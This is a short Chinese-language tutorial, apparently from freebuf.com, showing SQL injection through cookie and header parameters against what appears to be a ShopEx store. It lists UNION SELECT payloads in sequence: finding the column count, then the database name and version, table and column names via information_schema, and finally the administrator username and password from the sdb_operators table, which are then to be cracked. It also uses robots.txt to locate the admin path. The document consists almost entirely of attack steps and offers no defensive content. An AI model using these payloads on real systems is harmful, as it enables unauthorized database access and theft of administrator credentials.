
cookie注入:
burp抓包

几个参数点都有可能存在注入
1.get
2.host都可以注入

1.确定字段 and 1=2 order by 6 #
and1=2 加再前面 这样前面的就是假的 ,前面为假就不会显示,后面就会显示,不然占显示位



3 是显示位
第一步查数据库的权限
不是root


2.查看哪一个数据库 CNY” and 1=2 union select 1,2,database(),4,5,6#

3.查看数据库版本
and 1=2 union select 1,2,version(),4,5,6#
4.查数据库shopex中的表名 and 1=2 union select 1,2,table_name,4,5,6 from information_schema.tables where table_schema=’shopex’ #
显示全部表名
and 1=2 union select 1,2,group_concat(table_name),4,5,6 from information_schema.tables where table_schema=’shopex’ #
当数据库中表很多不知道哪一个是管理员的表时,可以用百度查

在robots.txt中查看敏感文件 管理员目录

进入后台
5.查管理员表里面的列名
and 1=2 union select 1,2,group_concat(column_name),4,5,6 from information_schema.columns where table_name=’sdb_operators’ #

报出来username userpass
6. 查找管理员账号密码
and 1=2 union select 1,2,username,4,5,6 from sdb_operators #

and 1=2 union select 1,2,userpass,4,5,6 from sdb_operators #

解密就行了
来源:freebuf.com 2021-04-22 16:24:07 by: Alan404